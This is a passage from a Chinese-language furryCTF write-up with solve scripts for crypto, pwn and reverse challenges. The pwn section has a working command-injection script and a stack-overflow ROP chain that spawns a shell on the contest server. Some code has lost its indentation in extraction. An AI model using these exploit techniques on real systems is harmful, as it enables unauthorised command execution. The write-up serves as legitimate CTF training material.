    5269526181957255399672652011111654741599608887098109580353765882969176288829698783
    8096230461456681336360754325244409152575795618716853148893704898601858065322594586
    28868370653070766497850259451961004644017942384235055797395644,
    745120083676813915766154225637691113042996676790610477688081139399824836195448870
    0832886227215382856255233308849690658086126782968150616309092644870304985152059454
    0919689526223471861426095725497571027934265222847996257902446974751505984356357598
    199691411825903191674839607030952271799209449395136250172915515,
]
```

```

251710341660450650487664680884788620836548962627883740086867663569834920648211532
5621615134375767149461931335832102858520112645160349940080059084502320869458739128
5590589998721718768705028189541469405249485448442978139438800274489463915526151654
081202939476333828109332203871789408483221357748609311358075355 ,

523063442687582307937604453925987306622543249621150849568336804507762261919263712
1399608694076015195012166483876960669383408693653363441943089068980154476774270948
0565738473278968217081629697632917059499356891370902154113670930248447468493869766
005495777084987102433647416014761261066086936748326218115032801 ,

264805078457164821753193920235419793838951282425013323993465637044122959167315356
6810342978780796842103474408026748569769289860666767084333212674530469910686231631
7597948527011423916348897122142320396011372483252910580953147457869036315519463865
08619385174979529538717455213294397556550354362466891057541888 ,

416676637497709426434527789369462303053248310386645184993256481342929667014505232
8195058889292880408332777827251072855711166381389290737203475814458557602354827802
3703401068855462536651513761532871797018476382472086470558462300605483408623566877
38774258116075051088973344675967295352247188827680132923498399 ,
]

c = [
    96354217664113218713079763550257275104215355845815212539932683912934781564627 ,
    30150406435560693444237221479565769322093520010137364328243360133422483903497 ,
    70602489044018616453691889149944654806634496215998208471923855476473271019224 ,
    48151736602211661743764030367795232850777940271462869965461685371076203243825 ,
    103913167044447094369215280489501526360221467671774409004177689479561470070160 ,
    84110063463970478633592182419539430837714642240603879538426682668855397515725 ,
]

def _build_ai_ei():
    A0 = A[0]
    invA0 = inverse(A0, x)
    inv2_256 = inverse(1 << 256, x)

    a, e = [], []
    for i in range(1, 6):
        # Ei = (A0*c[i] - Ai*c[0]) / 2^256   (mod x)
        Ei = ((A0 * c[i] - A[i] * c[0]) % x) * inv2_256 % x
        ai = (A[i] * invA0) % x
        ei = (Ei * invA0) % x
        a.append(ai)
        e.append(ei)
    return a, e, invA0

def _check_candidate(t0, a, e, invA0):
    B_bound = 1 << 768
    t0 %= x
    if t0 >= B_bound:
        return None

    # t_i = (a_i*t0 - e_i) mod x must be < 2^768
    for ai, ei in zip(a, e):

```

```

        ti = (ai * t0 - ei) % x
        if ti >= B_bound:
            return None

# m = (C0 + 2^256*t0) * invA0 mod x
m = ((C[0] + (1 << 256) * t0) % x) * invA0 % x
mb = long_to_bytes(m, 64)
if mb[-20:] != b"\x00" * 20:
    return None
return mb[:-20]

def _embedding_rows(a, e, M):
    # 7D embedding lattice (row basis)
    # rows:
    #   [x,0,0,0,0,0,0]
    #   ...
    #   [0,0,0,0,x,0,0]
    #   [a1,a2,a3,a4,a5,1,0]
    #   [e1,e2,e3,e4,e5,0,M]
    rows = []
    for i in range(5):
        r = [0]*7
        r[i] = x
        rows.append(r)
    rows.append(a + [1, 0])
    rows.append(e + [0, M])
    return Matrix(rows)

def recover_flag():
    a, e, invA0 = _build_ai_ei()
    y6 = e + [0] # target in 6D

    # 经验上: M 选在 2^780~2^860 往往更适合 sympy LLL (贴近误差上界 2^768)
    trial_M = [1 << 780, 1 << 800, 1 << 820, 1 << 840, 1 << 860]

    # 组合枚举参数 (越大越稳, 但越慢; 这里很小, 通常秒级)
    k_rows = 7           # 用 LLL 后前 k 行做组合
    coeffs = [-2, -1, 0, 1, 2] # 小系数

    for M in trial_M:
        E = _embedding_rows(a, e, M)
        R = E.LLL()

        # 把前 k 行取出来 (越短越靠前)
        kk = min(k_rows, R.rows)
        vecs = [[int(R[i, j])] for j in range(7)] for i in range(kk)]

        # 先直接扫行 (很快)
        for v in vecs:
            last = v[6]
            if last == 0 or last % M != 0:
                continue
            mlt = last // M
            # top6 = v6 + mlt*y6 => v6 = top6 - mlt*y6 ; 其中 v6[-1] = t0
            v6 = [v[i] - mlt*y6[i] for i in range(6)]

```

```

t0 = v6[5]
res = _check_candidate(t0, a, e, invA0)
if res is not None:
    return res

# 如果行里没有，做“短整数组合”挖隐藏向量
# 枚举 coeffs^kk，但我们跳过全 0
for cs in product(coeffs, repeat=kk):
    if all(c == 0 for c in cs):
        continue
    # 组合向量 s = Σ c_i * vecs[i]
    s = [0]*7
    for c, v in zip(cs, vecs):
        if c == 0:
            continue
        for j in range(7):
            s[j] += c * v[j]

last = s[6]
if last == 0 or last % M != 0:
    continue
mlt = last // M
v6 = [s[i] - mlt*y6[i] for i in range(6)]
t0 = v6[5]
res = _check_candidate(t0, a, e, invA0)
if res is not None:
    return res

raise RuntimeError("still no solution. If this happens, increase k_rows to 8
or coeffs to [-3..3].")

if __name__ == "__main__":
    f = recover_flag()
    print(f)
    try:
        print(f.decode())
    except Exception:
        pass

```

运行后即可获取flag：

```
b'pofp{8bbda68c-9a6f-41dd-bf27-a143d2644a9aaa}'\n
pofp{8bbda68c-9a6f-41dd-bf27-a143d2644a9aaa}
```

进程已结束，退出代码为 0

Pwn

post

服务实现了一个简易的 HTTP 解析逻辑，并且错误地把 POST 请求的 body 当作系统命令执行，\r\n\r\n后面作为cmd执行。

因此我们可以构造POST请求，在body中写入命令，然后RCE。编写脚本如下：

```
import re
import socket

HOST = "ctf.furryctf.com"
PORT = 37139

def send_cmd(cmd: str) -> str:
    req = (
        f"POST / HTTP/1.1\r\n"
        f"Host: x\r\n"
        f"Content-Length: {len(cmd)}\r\n"
        f"\r\n"
        f"{cmd}"
    ).encode()

    s = socket.create_connection((HOST, PORT), timeout=5)
    s.sendall(req)

    data = b""
    while True:
        try:
            chunk = s.recv(4096)
        except socket.timeout:
            break
        if not chunk:
            break
        data += chunk
    s.close()
    return data.decode(errors="replace")

if name == "main":
    payload = (
        "cat /flag 2>/dev/null || "
        "cat flag 2>/dev/null || "
        "cat ./flag 2>/dev/null || "
        "pwd; ls -la"
    )
    out = send_cmd(payload)
    print(out)

    m = re.search(r"POFP\{[^}]+\}", out)
    if m:
        print("\n[+] FLAG =", m.group(0))
```

运行后即可获取flag

```
HTTP/1.1 200 OK
Content-Type: text/html
Connection: close

P0FP{24a4f7d2-9c64-4a57-ade3-ba35f40686fc}
total 40
drwxr-xr-x 1 root root 4096 Jan 27 13:42 .
drwxr-xr-x 1 root root 4096 Feb 4 17:17 ..
-rwxrwxrwx 1 root root 24800 Jan 27 13:10 post
-rwxrwxrwx 1 root root 212 Jan 27 13:39 start.sh
```

nosystem

在main函数看到 `scanf("%[^\n]*c", v4);`, 没有长度限制, 存在栈溢出, 当覆盖返回地址偏移为72时, 可进行ROP

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     _BYTE v4[64]; // [rsp+0h] [rbp-40h] BYREF
4
5     setvbuf(stdout, 0LL, 2, 0LL);
6     setvbuf(stdin, 0LL, 1, 0LL);
7     puts("Hey, my boss told me do NOT write variables outside the function. zwz");
8     puts("SO I write an array outside haha~ nwn");
9     puts("Don't you think so?");
0     __isoc99_scanf("%[^\n]*c", v4);
.1    puts("Oh, maybe you're looking for some secrets, but actually,nothing.");
.2    printf("Maybe you're looking for system() or /bin/sh?");
.3    return 0;
.4 }
```

题目名是nosystem, 在work函数理由`syscall`指令, 利用点在Passcheck, 先ROP调用一次`scanf`把`/bin/sh`写到`.bss`(全局`bufs`), 再用CSU+Passcheck设置寄存器, 最后`pop rdi=bufs; pop rsi=0; jmp syscall`触发`execve`, 拿shell后`cat flag`得到`furryCTF{...}`。

```
1 __int64 work()
2 {
3     unsigned int v1; // [rsp+10h] [rbp-18h]
4     unsigned int v2; // [rsp+14h] [rbp-14h]
5     unsigned int v3; // [rsp+18h] [rbp-10h]
6     unsigned int v4; // [rsp+1Ch] [rbp-Ch]
7     unsigned int v5; // [rsp+20h] [rbp-8h]
8     unsigned int v6; // [rsp+24h] [rbp-4h] BYREF
9
10    __isoc99_scanf("%d %d %d %d %d", &v6);
11    if ( !(unsigned int)Passcheck(v6, v5, v4, v3, v2, v1) )
12        return 0LL;
13    __asm { syscall; LINUX - }
14    return 1LL;
15 }
```

编写脚本如下:

```

import socket
import struct
import time

HOST = "ctf.furryctf.com"
PORT = 37337

def p64(x):
    return struct.pack("<Q", x)

# ===== 固定地址 (non-PIE) =====
OFFSET = 72

# gadgets / funcs (来自反汇编; 本地附件 nosystem 对应)
pop_rdi = 0x401353          # (非对齐) pop rdi; ret
pop_rsi_r15 = 0x401351       # (非对齐) pop rsi; pop r15; ret
scanf_plt = 0x401060          # __isoc99_scanf@plt
csu_pop = 0x40134a           # pop rbx; pop rbp; pop r12; pop r13; pop r14; pop
r15; ret
passcheck = 0x401156          # Passcheck (坏掉但可用)
syscall_insn = 0x401231        # work() 里的 syscall 指令地址

fmt = 0x4020A2               # "%[^\n]*%*c"
bufs = 0x404080               # 全局 bufs (bss)

# ===== 构造 ROP =====
payload = b"A" * OFFSET

# 1) scanf(fmt, bufs) 读入 "/bin/sh"
payload += p64(pop_rdi) + p64(fmt)
payload += p64(pop_rsi_r15) + p64(bufs) + p64(0)
payload += p64(scanf_plt)

# 2) 设置: r14=59, r15=0, rbp=pop_rdi 让 Passcheck ret 到 pop_rdi
# csu_pop: pop rbx; pop rbp; pop r12; pop r13; pop r14; pop r15; ret
payload += p64(csu_pop)
payload += p64(0)                  # rbx
payload += p64(pop_rdi)            # rbp (Passcheck 用它当返回地址)
payload += p64(0)                  # r12
payload += p64(0)                  # r13
payload += p64(59)                 # r14 -> rax
payload += p64(0)                  # r15 -> rdx

payload += p64(passcheck)          # rax=59, rdx=0, ret 到 rbp(pop_rdi)

# 3) pop rdi = bufs, pop rsi = 0, 然后 syscall(execve)
payload += p64(bufs)              # 给 pop_rdi 用
payload += p64(pop_rsi_r15) + p64(0) + p64(0)
payload += p64(syscall_insn)

def recv_some(s, timeout=0.2):
    s.settimeout(timeout)
    out = b""
    while True:
        try:

```

```

        chunk = s.recv(4096)
        if not chunk:
            break
        out += chunk
    except Exception:
        break
    return out

def main():
    s = socket.create_connection((HOST, PORT))
    print(recv_some(s).decode(errors="ignore"), end="")

    # 第一行: 触发溢出 + 进入 ROP
    s.sendall(payload + b"\n")
    time.sleep(0.05)
    print(recv_some(s).decode(errors="ignore"), end="")

    # 第二行: 给 ROP 里的 scanf 用 (写入 bufs)
    s.sendall(b"/bin/sh\n")
    time.sleep(0.05)

    # 拿到 shell 后直接读 flag
    s.sendall(b"cat flag; echo; exit\n")
    time.sleep(0.1)
    print(recv_some(s, timeout=0.5).decode(errors="ignore"), end="")

    s.close()

if __name__ == "__main__":
    main()

```

运行后即可获取flag

```

Hey, my boss told me do NOT write variables outside the function. zwz
So I write an array outside haha~ nwn
Don't you think so?
Oh, maybe you're looking for some secrets, but actually,nothing.
Maybe you're looking for system() or /bin/sh?furryCTF{9f405b4e962f_weIcOME_70_PWn_Stack_5ysTem_Nwn}

```

进程已结束，退出代码为 0

Reverse

ezvm

这道题全部逻辑都在main函数中，主要逻辑是有一个初始字符串 `POFP{327a6c4304}`，然后'2'-'1'，'c'-'1'，最后替换下来flag就是 `POFP{317a614304}`

```

v11 = *((unsigned __int8 *)v26 + v11);
if ( !v7 )
    v11 = v13;
goto LABEL_13;
case 49:
    v14 = v11++;
    v5[(int)v8] = *((_BYTE *)v26 + v14);
    goto LABEL_13;
case 69:
    v8 = (unsigned int)(v8 + 1);
    goto LABEL_13;
case 86:

```

Lua

没有逆向源码，用特征值分析下。dec()是一个自定义的base64解码器，简要逻辑就是从输入字符串中遍历每个字符，取byte值后做某种变换（猜测是异或），然后拼成这样的数字串进行对比 20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15，后面字节码里面出现了常量114，推测是异或，所以编写脚本逆向

```

nums = list(map(int,"20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-
15".split("-")))
print(bytes([n ^ 114 for n in nums]).decode())

```

运行后即可获取flag

flag{U_r_Lu4T_M4st3R!}

进程已结束，退出代码为 0

vmmm

首先upx解包一下

```

PS D:\CTF_Tools\Reverse\upx-5.0.2-win64\upx-5.0.2-win64> .\upx -d "C:\Users\t\Desktop\vmmm (1)\vmmm.exe"
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2025
UPX 5.0.2      Markus Oberhumer, Laszlo Molnar & John Reiser   Jul 20th 2025
File size        Ratio       Format       Name
-----<-     -----<-  -----<-  -----
29198 <-     12814    43.89%    win32/pe    vmmm.exe

Unpacked 1 file.
PS D:\CTF_Tools\Reverse\upx-5.0.2-win64\upx-5.0.2-win64>

```

ida中打开分析主要逻辑是先进行Magic Number校验是否包含deadbeef，然后检查flag长度，然后调用类KSA算法用来生成伪随机的字节流，并基于生成的数据存储在内存0x200200地址中，最后进行比较。在执行KSA算法时，程序会访问data.bin中的表格，需要逆向其中的编码方式。

这里太难了，实在做不出来了，交给ai一把梭了，但是它的过程我不是很明白.....

解答

flag: `furryCTF{OMG_Y0u_Can_R3ally_Re3}`



RRRacket

.zo是Racket编译后的字节码文件，好像不能反编译，用selectstring抓取一下信息
findstr /R /N /c:"[~] [~] [~] [~]" .\chall.zo | select-string -Pattern "flag|pofp|rc4"

说明是rc4流加密，用脚本提取密文

```
import re
from pathlib import Path

data = Path("chall.zo").read_bytes()
m = re.search(rb"G'<([0-9a-f]+)", data)
print(m.group(1).decode())      # 输出 hex 密文
print(len(m.group(1)))        # hex 长度 (用于 sanity check)
```

得到密文 d31fa2c26c024feddef9b38853790c00285e367b916d49a111bfc2bcfb74 编写脚本进行逆向：

```
import re
from pathlib import Path

def rc4(key: bytes, data: bytes) -> bytes:
    s = list(range(256))
    j = 0
    # KSA
    for i in range(256):
        j = (j + s[i] + key[i % len(key)]) & 0xff
        s[i], s[j] = s[j], s[i]
    # PRGA
    i = j = 0
    out = bytearray()
    for b in data:
        i = (i + 1) & 0xff
        j = (j + s[i]) & 0xff
        s[i], s[j] = s[j], s[i]
        k = s[(s[i] + s[j]) & 0xff]
        out.append(b ^ k)
    return bytes(out)

data = Path("chall.zo").read_bytes()

# 1) 提取 zo 内的 hex 常量
m = re.search(rb"G'<([0-9a-f]+)", data)
ct_hex = m.group(1).decode()
ct = bytes.fromhex(ct_hex)
```

```

# 2) RC4 解密
key = b"pofpkey"
pt = rc4(key, ct)

print(pt.decode())

```

运行后即可获取flag

P0FP{Racket_and_rc4_you_know!}

进程已结束，退出代码为 0

TimeManager

主要逻辑就在main函数中，一次提取密文cipher和key=0xbeaddeefbeaddeef，然后复现解密，每轮
 $seed = (key64 + (i+1)) \& 0xffffffff$, srand(seed), cipher[i % 128] ^= (rand() & 0xff), cipher[i % 17]
 $\wedge= (rand() \& 0xff)$ ，编写脚本如下，特别需要注意的是必须用glibc 的rand():

```

1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     int i; // [rsp+Ch] [rbp-34h]
4     time_t v5; // [rsp+10h] [rbp-30h]
5     time_t v6; // [rsp+20h] [rbp-20h]
6     time_t v7; // [rsp+28h] [rbp-18h]
7
8     v6 = time(0LL);
9     v5 = v6;
10    puts("Welcome to the Wired, Lain.");
11    puts("Your NAVI is ready to assist you.");
12    puts("Just wait 3 hours, and you will see the flag.");
13    for ( i = 0; i <= 10799; ++i )
14    {
15        sleep(1u);
16        puts((&mystr)[i % 116]); // "The Wired is the upper directory of
17        v7 = time(0LL);
18        if ( v7 != v5 + 1 ) // "!q"
19            exit(2);
20        srand(v7 + dword_6043 - v6); // "!q"
21        cipher[i % 128] ^= rand(); // "!q"
22        cipher[i % 17] ^= rand(); // "!q"
23        v5 = v7;
24    }
25    puts("\nWow, u can really do it");
26    puts(cipher); // "!q"
27    return 0;
28 }

```

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import re
import sys
import subprocess
import ctypes
import ctypes.util

DATA_START_CIPHER = 0x6080
DATA_LEN_CIPHER = 0x80 # 128

```

```

DATA_START_KEY      = 0x6040
DATA_LEN_KEY       = 0x30    # 48

ROUNDS_LAST = 0x2A2F # inclusive

def run_objdump_data(bin_path: str) -> str:
    """Dump .data section using objdump."""
    try:
        out = subprocess.check_output(
            ["objdump", "-s", "-j", ".data", bin_path],
            text=True
        )
        return out
    except subprocess.CalledProcessError as e:
        raise RuntimeError(f"objdump failed: {e}") from e

def parse_objdump_bytes(dump_text: str, start_addr: int, size: int) -> bytes:
    """
    Parse objdump -s output and extract bytes in [start_addr, start_addr+size).
    Robust against ASCII gutter; only consumes hex tokens.
    """
    end_addr = start_addr + size
    collected = bytearray()

    for line in dump_text.splitlines():
        line = line.strip()
        if not line:
            continue

        # Typical line: "6080 2171d8ed dda9cb02 fb3e77df 966d6d29 !q.....>w..mm)"
        parts = line.split()
        if not parts:
            continue

        # First token should be address (hex)
        if not re.fullmatch(r"[0-9a-fA-F]{4,8}", parts[0]):
            continue

        base = int(parts[0], 16)

        # Convert subsequent pure-hex tokens to bytes; ignore ASCII column
        line_bytes = bytearray()
        for tok in parts[1:]:
            if re.fullmatch(r"[0-9a-fA-F]+", tok) and len(tok) % 2 == 0:
                # objdump usually prints 8-hex-digit words, but keep generic
                try:
                    line_bytes.extend(bytes.fromhex(tok))
                except ValueError:
                    pass

        if not line_bytes:
            continue

        collected += line_bytes

    return collected

```

```

# Overlap with target range
line_start = base
line_end = base + len(line_bytes)
if line_end <= start_addr or line_start >= end_addr:
    continue

s = max(start_addr, line_start)
e = min(end_addr, line_end)
collected.extend(line_bytes[s - line_start : e - line_start])

if len(collected) >= size:
    break

if len(collected) != size:
    raise RuntimeError(f"Failed to extract {size} bytes @0x{start_addr:x}, got {len(collected)} bytes")
return bytes(collected)

def libc_rand_bytes(seed: int, n: int) -> list[int]:
    """Return n bytes from glibc rand() after srand(seed)."""
    libc_path = ctypes.util.find_library("c")
    if not libc_path:
        raise RuntimeError("Cannot find libc")

    libc = ctypes.CDLL(libc_path)
    libc.srand.argtypes = [ctypes.c_uint]
    libc.rand.restype = ctypes.c_int

    libc.srand(ctypes.c_uint(seed))
    return [(libc.rand() & 0xFF) for _ in range(n)]

def main():
    bin_path = sys.argv[1] if len(sys.argv) > 1 else "/mnt/data/TimeManager"

    dump_text = run_objdump_data(bin_path)

    cipher = bytearray(parse_objdump_bytes(dump_text, DATA_START_CIPHER,
DATA_LEN_CIPHER))
    fakekey = parse_objdump_bytes(dump_text, DATA_START_KEY, DATA_LEN_KEY)

    # key64 = little-endian fakekey[3:11]
    key64 = int.from_bytes(fakekey[3:11], "little")

    # Deobfuscate (mirror the program's loop behavior)
    for i in range(ROUNDS_LAST + 1):
        seed = (key64 + (i + 1)) & 0xFFFFFFFF
        r1, r2 = libc_rand_bytes(seed, 2)

        cipher[i % 128] ^= r1
        cipher[i % 17] ^= r2

    # Extract null-terminated flag
    try:

```

```

        nul = cipher.index(0)
    except ValueError:
        nul = len(cipher)

    flag = cipher[:nul].decode("ascii", errors="replace")
    print(flag)

if __name__ == "__main__":
    main()

```

运行后即可获取flag

```

root@twilight-VMware-Virtual-Platform:~/Desktop# python 1.py ./TimeManager
furryCTF{y0U_kn0W_h0W_t0_h4ndl3_ur_t1m3}
root@twilight-VMware-Virtual-Platform:~/Desktop#

```

分组密码

子函数sub_4010B0是魔改AES-128 `v4[7] = v17 ^ 0x66`，主函数主要逻辑是flag的前32字节被当作两个16B的block，然后对每块先于上一块密文异或（CBC的异或），在调用sub_4010B0函数进行加密，最后与这里两个常量进行比较

```

.rdata:0040326F          db      0
.rdata:00403270  xmmword_403270  xmmword 26F33C261009C93085E6DBBE99C91B2Bh
.rdata:00403270          ; DATA XREF: _main+29C↑r
.rdata:00403280  xmmword_403280  xmmword 9E1129F7BD217E3ECF079FE0EDD0E762h
.rdata:00403280          ; DATA XREF: _main+2BE↑r

```

编写逆向脚本如下：

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-

byte_403158 =
[0x63, 0x1E, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x1, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76, 0x
CA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF, 0x9C, 0xA4, 0x72, 0xC0, 0xB7
, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1, 0x71, 0xD8, 0x31, 0x15, 0x4, 0x
C7, 0x23, 0xC3, 0x18, 0x96, 0x5, 0x9A, 0x7, 0x12, 0x80, 0xE2, 0xEB, 0x27, 0xB2, 0x75, 0x9, 0x83, 0x
2C, 0x1A, 0x1B, 0x6E, 0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3, 0x2F, 0x84, 0x53, 0xD1, 0x0,
0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB, 0xBE, 0x39, 0x4A, 0x4C, 0x58, 0xCF, 0xD0, 0xEF, 0xAA, 0x
FB, 0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x2, 0x7F, 0x50, 0x3C, 0x9F, 0xA8, 0x51, 0xA3, 0x40, 0x8F,
0x92, 0x9D, 0x38, 0xF5, 0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF, 0xF3, 0xD2, 0xCD, 0xC, 0x13, 0xEC, 0x5
F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D, 0x64, 0x5D, 0x19, 0x73, 0x60, 0x81, 0x4F, 0xDC, 0x22,
0x2A, 0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14, 0xDE, 0x5E, 0xB, 0xDB, 0xE0, 0x32, 0x3A, 0xA, 0x49, 0x6,
0x24, 0x5C, 0xC2, 0xD3, 0xAC, 0x62, 0x91, 0x95, 0xE4, 0x79, 0xE7, 0xC8, 0x37, 0x6D, 0x8D, 0xD5, 0x
4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA, 0x65, 0x7A, 0xAE, 0x8, 0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4,
0xC6, 0xE8, 0xDD, 0x74, 0x1F, 0x4B, 0xBD, 0x8B, 0x70, 0x3E, 0xB5, 0x66, 0x48, 0x3, 0xF6, 0xE
, 0x61, 0x35, 0x57, 0xB9, 0x86, 0xC1, 0x1D, 0x9E, 0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94, 0
x9B, 0x7C, 0x87, 0xE9, 0xCE, 0x55, 0x28, 0xDF, 0x8C, 0xA1, 0x89, 0xD, 0xBF, 0xE6, 0x42, 0x68, 0x41
, 0x99, 0x2D, 0xF, 0xB0, 0x54, 0xBB, 0x16,
    # 末尾的 [0x7, 0x9, ...] 是你粘贴时拼进去的轮常量，不属于 sbox
]

byte_403258 = [0x7, 0x9, 0x12, 0x4, 0x8, 0x10, 0x21, 0x40, 0x88, 0x1B, 0x36]

```

```

sbox = byte_403158[:256]
inv_sbox = [0]*256
for i,v in enumerate(sbox):
    inv_sbox[v] = i

def xtime(a: int) -> int:
    a &= 0xff
    return ((a << 1) & 0xff) ^ (0x1b if (a & 0x80) else 0)

def gf_mul(a: int, b: int) -> int:
    a &= 0xff; b &= 0xff
    r = 0
    for _ in range(8):
        if b & 1:
            r ^= a
        hi = a & 0x80
        a = (a << 1) & 0xff
        if hi:
            a ^= 0x1b
        b >>= 1
    return r

def add_round_key(st: bytearray, rk: bytes):
    for i in range(16):
        st[i] ^= rk[i]

def sub_bytes(st: bytearray):
    for i in range(16):
        st[i] = sbox[st[i]]

def inv_sub_bytes(st: bytearray):
    for i in range(16):
        st[i] = inv_sbox[st[i]]

def shift_rows_mod(st: bytearray):
    st[1],st[5],st[9],st[13] = st[5],st[9],st[13],st[1]
    st[2],st[6],st[10],st[14] = st[10],st[14],st[2],st[6]
    t = st[3]
    st[3] = st[15]
    st[15] = st[11]
    st[11] = st[7]
    st[7] = t ^ 0x66

def inv_shift_rows_mod(st: bytearray):
    st[1],st[5],st[9],st[13] = st[13],st[1],st[5],st[9]
    st[2],st[6],st[10],st[14] = st[10],st[14],st[2],st[6]
    old3 = st[7] ^ 0x66
    old15 = st[3]
    old11 = st[15]
    old7 = st[11]
    st[3] = old3
    st[15] = old15
    st[11] = old11
    st[7] = old7

```

```

def mix_columns(st: bytearray):
    for c in range(4):
        i = 4*c
        a,b,c2,d = st[i],st[i+1],st[i+2],st[i+3]
        t = a ^ b ^ c2 ^ d
        st[i] ^= t ^ xtime(a ^ b)
        st[i+1] ^= t ^ xtime(b ^ c2)
        st[i+2] ^= t ^ xtime(c2 ^ d)
        st[i+3] ^= t ^ xtime(d ^ a)

def inv_mix_columns(st: bytearray):
    for c in range(4):
        i = 4*c
        a,b,c2,d = st[i],st[i+1],st[i+2],st[i+3]
        st[i] = gf_mul(a,0x0e) ^ gf_mul(b,0x0b) ^ gf_mul(c2,0x0d) ^
gf_mul(d,0x09)
        st[i+1] = gf_mul(a,0x09) ^ gf_mul(b,0x0e) ^ gf_mul(c2,0x0b) ^
gf_mul(d,0x0d)
        st[i+2] = gf_mul(a,0x0d) ^ gf_mul(b,0x09) ^ gf_mul(c2,0x0e) ^
gf_mul(d,0x0b)
        st[i+3] = gf_mul(a,0x0b) ^ gf_mul(b,0x0d) ^ gf_mul(c2,0x09) ^
gf_mul(d,0x0e)

def expand_key_like_main(key16: bytes) -> bytes:
    # 完全按你 main 里的循环写法: Rcon 直接用 byte_403258[i>>2] (不补0)
    w = bytearray(176)
    w[:16] = key16
    v6 = 13
    v7 = w[13]
    n4 = 4
    for i in range(4, 0x2C):
        v32 = w[v6-1]
        v33 = w[v6+1]
        v34 = w[v6+2]
        if (n4 & 3) != 0:
            v8 = v7
        else:
            v8 = sbox[v33]
            v33 = sbox[v34]
            v34 = sbox[v32]
            v32 = sbox[v7] ^ byte_403258[i >> 2]
        v9 = w[v6-12]
        w[v6+3] = v32 ^ w[v6-13]
        v7 = v8 ^ v9
        n4 = i + 1
        w[v6+5] = v33 ^ w[v6-11]
        v10 = v34 ^ w[v6-10]
        w[v6+4] = v7
        w[v6+6] = v10
        v6 += 4
    return bytes(w)

def decrypt_block(ct16: bytes, ks: bytes) -> bytes:
    st = bytearray(ct16)

```

```

add_round_key(st, ks[160:176])
inv_shift_rows_mod(st)
inv_sub_bytes(st)
for r in range(9,0,-1):
    add_round_key(st, ks[r*16:(r+1)*16])
    inv_mix_columns(st)
    inv_shift_rows_mod(st)
    inv_sub_bytes(st)
add_round_key(st, ks[0:16])
return bytes(st)

def xor(a: bytes, b: bytes) -> bytes:
    return bytes(x^y for x,y in zip(a,b))

def main():
    # key: 来自 v37/v38 四个 dword (按 little-endian)
    key_words = [0xF3022201, 0xF7E6F544, 0x0B0AB9A8, 0xFFEECDAC]
    key = b"".join(w.to_bytes(4,'little') for w in key_words)

    # IV: 来自 v39 四个 dword (按 little-endian)
    iv_words = [0x278CF13A, 0xE2609BD4, 0xC3A75D11, 0x4EB8097F]
    iv = b"".join(w.to_bytes(4,'little') for w in iv_words)

    # 目标密文: xmmword 常量按 128-bit little-endian 取字节 (整体翻转)
    c1 = int("26F33C261009C93085E6BDBE99C91B2B",16).to_bytes(16,'little')
    c2 = int("9E1129F7BD217E3ECF079FE0EDD0E762",16).to_bytes(16,'little')

    ks = expand_key_like_main(key)

    p1 = xor(decrypt_block(c1, ks), iv)
    p2 = xor(decrypt_block(c2, ks), c1)
    flag = (p1 + p2).decode("ascii")
    print(flag)

if __name__ == "__main__":
    main()

```

运行后即可获取flag

P0FPCTF{3c55d6342a6b15f13b55747}

进程已结束，退出代码为 0



未来程序

Interpreter.cpp实际是一个小型vm, Encoder.txt有两种规则: +与a/t实现加法, -与b/q实现减法, 最终输出L|R形式, 其中L=A-B, R=A+B, 反解A=(R+L)/2, B=(R-L)/2, 然后后转回ASCII再拼接即可

编写脚本如下:

```
#!/usr/bin/env python3
```

```

# -*- coding: utf-8 -*-

def int_to_bytes_be(x: int) -> bytes:
    if x < 0:
        raise ValueError("negative int")
    n = max(1, (x.bit_length() + 7) // 8)
    return x.to_bytes(n, "big")

def try_decode(output_line: str):
    s = output_line.strip()
    if s.startswith("Output="):
        s = s[len("Output="):]

    if "|" not in s:
        raise ValueError("No '|' found in output")

    L_bits, R_bits = s.split("|", 1)
    L_bits = L_bits.strip()
    R_bits = R_bits.strip()

    L = int(L_bits, 2)
    R = int(R_bits, 2)

    # L = A - B, R = A + B
    if (R + L) % 2 != 0 or (R - L) % 2 != 0:
        raise ValueError("Not divisible by 2; bit order or assumption may be wrong")

    A = (R + L) // 2
    B = (R - L) // 2

    A_bytes = int_to_bytes_be(A)
    B_bytes = int_to_bytes_be(B)

    # 常见: 直接大端拼接就是答案; 如果乱码, 再试试反转字节序
    candidates = [
        ("big-endian", (A_bytes + B_bytes)),
        ("big-endian (B+A)", (B_bytes + A_bytes)),
        ("A_rev + B_rev", (A_bytes[::-1] + B_bytes[::-1])),
        ("(A_rev + B_rev) swapped", (B_bytes[::-1] + A_bytes[::-1])),
    ]

    for name, blob in candidates:
        try:
            text = blob.decode("ascii", errors="strict")
        except Exception:
            continue
        if "CTF" in text or "{" in text or "}" in text:
            print(f"[+] {name}: {text}")
        else:
            print(f"[*] {name}: {text}")

    if __name__ == "__main__":
        # TODO: 把这里替换成你题目里那行 Output=...

```

```

    output_line =
"110011001110101000100110010111101001000110101011110001111011010000101100001110100
000010111101100001010000011011110000100010001111011001110001010111001000111
0001111111111101010|011001100111010111010001101101011010011100001100010010110
01011100000100010111001101110111001101001010100011101010011010001110000
1110101001010010111000001101110011100100"
try_decode(output_line)

```

运行后即可获取flag

```

[+] big-endian: furryCTF{This_Is_Tu7ing_C0mple7es_Charm_nwn}
